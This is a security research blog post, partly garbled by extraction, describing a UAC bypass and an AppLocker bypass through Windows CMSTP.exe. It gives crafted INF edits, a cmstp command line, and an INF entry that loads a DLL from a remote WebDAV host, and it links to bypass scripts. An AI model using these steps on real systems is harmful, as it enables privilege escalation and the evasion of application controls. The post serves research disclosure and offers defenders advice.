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Research on CMSTP.exe



August 15, 201

Oddvar Moe

Written by



Whenever I have a chance I use my time diving into Windows internal binaries to uncover hidden functionality. This blogpost is

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dedicated to things I have discovered with the CMSTP.exe binary file.

I found a UAC Bypass using sendkeys and a way to load DLL files from a Webdav server. I know the bypass I discovered is kind of noobish, but if this blogpost inspires someone to do some more research or come up with something better I am satisfied. There is probably even more stuff to be uncovered in this binary so please go ahead.

I have reported this to MSRC and the case is closed from their side.

UAC bypasses is not something Microsoft prioritizes and the correct way setting up things is to prevent local administrator access for the end-users. (UAC is not a security boundary)

If you want to read more about UAC and its insecurity I recommend reading James
Foreshaw's excellent blogposts on the topic:
https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-1.html
https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-2.html
https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-3.html

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TL;DR - UAC BYPASS

Download this inf and this script and save them on a system:

https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#fileuacbypasscmstp-ps1 https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#file-uacbypass-inf


Update 22.08.2017:

Tyler created an updated version of this script that is way more awesome than my original. The script does not need the inf file and the script is self-contained.


You can find it here:

https://gist.github.com/tylerapplebaum/ae8cb 38ed8314518d95b2e32a6f0d3f1#file-uacbypasscmstp-ps1

Adjust script and run.



Tags 2012 Active Directory Bitlocker bug certificate Configuration Manager Deployment device guard bypass DNS Drivers error Exchange failed features Group policy hacking hotfix hyper-v linux Lync MDT microsoft deployment toolkit Office Office 365 Office 2010 Outlook Outlook 2010 powershell rdp Registry Remote desktop services



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TL;DR – Load DLL from Webdav


Download these files (file names are important):

https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#file-corpvpn-cmp https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#file-corpvpn-cms https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#file-corpvpn-inf

Adjust the [RegisterOCXSection] in the inf file to point to your DLL hosted on your Webdav server.


Then run this command (The names of the files are important):

cmstp.exe /ni /s c:\cmstp\CorpVPN.inf




UAC Bypass – Walkthrough

In this section of my post I want to go through all the steps I did to get this working. I know there is a lot of screenshots, but I thought I would give you everything I have. Ullipse I you start cmstp.exe with no parameters you get this:




I figured out it would be interesting to see how we can create these profiles and how they are installed.

After some reading I found out that CMAK (Connection Manager Administration Kit) is a Windows feature so I went ahead and enabled it like this Windows like this:





When the feature is done installing you can start CMAK by finding it in the start menu.


The Icon looks like this:



After starting CMAK you are presented to wizard. The following screenshots are the options I choose when I did this:











Next >


CorpVPN















































The files are now located in that path showed in the wizard. In my case this is:

C:\Program Files\CMAK\Profiles\Windows

Vista and above\CorpVPN\




The .exe and .sed are actually IEXPRESS (a binary used to create an "installer" in Windows) files. They can be ignored. More on IEXPRESS


here: https://en.wikipedia.org/wiki/IExpress

Now the fun starts.

Create a folder on the root of your C: drive called CMSTP. Copy the CorpVPN.inf file to the folder like this:



Now open the inf file in Notepad and scroll down to the RunPreSetupCommandsSection and add these two lines of code (The first line is the command you want to run elevated): c:\windows\system32\cmd.exe taskkill /IM cmstp.exe /F




You also need to comment out two lines with

;.

The two lines are CopyFiles=Xnstall.CopyFiles, Xnstall.CopyFiles.ICM AddReg=Xnstall.AddReg.AllUsers

Now if you run the following command and click ok you will get an elevated prompt: C:\Windows\System32\cmstp.exe c:\cmstp\corpvpn.inf /au



The strange thing is that this executable is not supposed to "auto elevate".

If we run the sigcheck tool against the file to dump the manifest we can confirm that this is true:

```
igcheck v2.55 - File version and signature viewer
opyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com
 \Windows\System32\cmstp.exe:
      Verified:
      Signing date: 21.52 18.03.2017
      Publisher:
                     Microsoft Windows
                     Microsoft Corporation
      Company:
      Description: Microsoft Connection Manager Profile Installer
      Product:
                     Microsoft(R) Connection Manager
      Prod version: 7.2.15063.0
      File version: 7.2.15063.0 (WinBuild.160101.0800)
      MachineType: 64-bit
      Manifest:
encoding="UTF-8" standalone="yes"?>
 -- Copyright (c) Microsoft Corporation -->
assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0"
 ssemblyIdentity
  version="5.1.0.0"
  processorArchitecture="amd64"
  name="Microsoft.Windows.Net.cmstp"
  type="win32"
description>Microsoft Connection Manager Profile Installer</description>
trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
      <requestedPrivileges>
          <requestedExecutionLevel
              level="asInvoker"
             uiAccess="false">
          </requestedExecutionLevel>
      </requestedPrivileges>
  </security>
 trustInfo>
assembly>
```

Also, if we check the integrity level of the process we can confirm that it is not elevated by default and is running in medium integrity level:



The fun thing now is that we can use sendkeys from a script to automate this. All we need to send is enter.

This feels really old school and noobish, but

works in this case. Microsoft have implemented security measures (UIPI) in the past to prevent sendkey attacks so I am amazed that this works. I think it is a little cool at least....

I created a really simple script that I use to demonstrate this:

https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#fileuacbypasscmstp-ps1

I also have a pre-made UACBypass.inf file here so you don't have to follow the wizard and do the hasle with installing CMAK:

https://gist.github.com/api0cradle/cf36fd40fa 991c3a6f7755d1810cc61e#file-uacbypass-inf

I have not had the time to reverse CMSTP to see what goes on behind the curtain as it elevates, but this could be interesting for someone to research further.

I will at least give look if I get some more time.

A gif demonstrating this is placed on the top of the blogpost under the TL;DR section.

UPDATE 16.08.2017:

FireF0X pointed out one important thing. This research lacks why this is happening. FireF0X has been so kind to explain on twitter on why

this happens.

<Quote> Your research lack explanation of why it happens. The reason is autoelevated COM interface CMLUAUTIL from cmlua.dll, it has ShellExec and some more methods which also maybe out of interest. I think you can just run methods from this interface directly without "sendkeys"
*CMSTPLUA/cmstplua.dll
</Ouote>

FireF0x also posted a gist

here https://gist.github.com/hfiref0x/196af72 9106b780db1c73428b5a5d68d with code on how to do it.

I am really happy that I triggered someone to do more with this and thanks to FireF0X for making this discovery even better. •

DLL loading from Webdav server – Walkthrough


I also found out that you can load DLL files from a Webdav server and execute them. This can for instance be used to bypass AppLocker in certain scenarios. To do this you can follow the same CMAK wizard as we did in the UAC bypass.

The things you need to add to the INF file is the following (You could also load dll from disk):

[RegisterOCXSection] \\10.10.10.10\webdav\AllTheThings.dll

It should look like this:

Before you run this command, you will also need to have the CorpVPN.cmp and CorpVPN.cms in the same folder as the inf file:



And of course your DLL file needs to be placed on the Webdav server.

You should now be able to run the following command to load the DLL from a Webdav server.

cmstp.exe /ni /s c:\cmstp\CorpVPN.inf

Note that this will actually install a VPN profile, I have not found any clever ways of just loading the DLL yet.

AllTheThings.dll is borrowed from the almighty Casey Smith aka @Subtee - And can be found here:

https://github.com/subTee/AllTheThings – Thanks Casey!

Defenders; I would start looking into CMSTP and if you have Device Guard/AppLocker I would suggest blocking it. (Unless you are

dependant on using it for VPN connection installation)

Hope you have enjoyed this post and that it inspired you to conduct your own research and maybe you have some own ideas you want to try out on CMSTP.

- Security, Windows 10
- AppLocker, bypass, hacking, research, UAC




guard UMCI using CHM -CVE-2017-8625

Bypassing Device Veeam and Hyper-v 2016

10 Comments

6 Pings/Trackbacks

Shubham August 20, 2017 &



Tyler August 21, 2017 &



Hey, killer post! I was able to shorten the UACBypass.inf file to just a few lines. This does not trigger any errors, and also does not install the VPN profile in ncpa.cpl.

https://pastebin.com/u5fsPLUA <- shortened .inf



Tyler August 21, 2017 &



Alright – more tweaks. I took your todo and ran with it. The shortened .INF file is

now a Here-String that takes an argument for the command to run, and outputs it to \$emv:temp. https://gist.github.com/tylerapplebaum/ ae8cb38ed8314518d95b2e32a6f0d3f1# file-uacbypasscmstp-ps1 Reply Oddvar Moe August 22, 2017 & Awesome stuff Tyler!



【技术分享】利用CMSTP.exe实现 UAC Bypass和加载DLL - 莹莹之色

August 23, 2017 &

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December 20, 2017 &

[...] are aware of) publicly disclosed only a few months ago. The original discovery is explained here: https://msitpros.com/? p=3960 And later implemented as a standalone piece of code, and most likely the main inspiration for the [...]



XLOGIC – Serviço especializado em TI (Tecnologia da Informação) – Salvador – Bahia

December 21, 2017 &

[...] ... pesquisaram descobriram que os autores implementaram um bypass de UAC que foi (até onde a F-Secure tem ciência) publicamente divulgado apenas alguns meses atrás. A descoberta original é explicada aqui. [...]



UACME源码浅析 - SecPulse.COM | 安全脉搏

February 8, 2018 &

[...] https://msitpros.com/?p=3960 [...]

【技术分享】利用CMSTP.exe实现UAC Bypass和加载DLL - 莹莹之色 **on** August 23, 2017 at 9:59 pm

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My Reading List Q3 2017 | Bigta on October 7, 2017 at 9:46 pm

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XLOGIC – Serviço especializado em TI (Tecnologia da Informação) – Salvador – Bahia **on** December 21, 2017 at 12:17 pm

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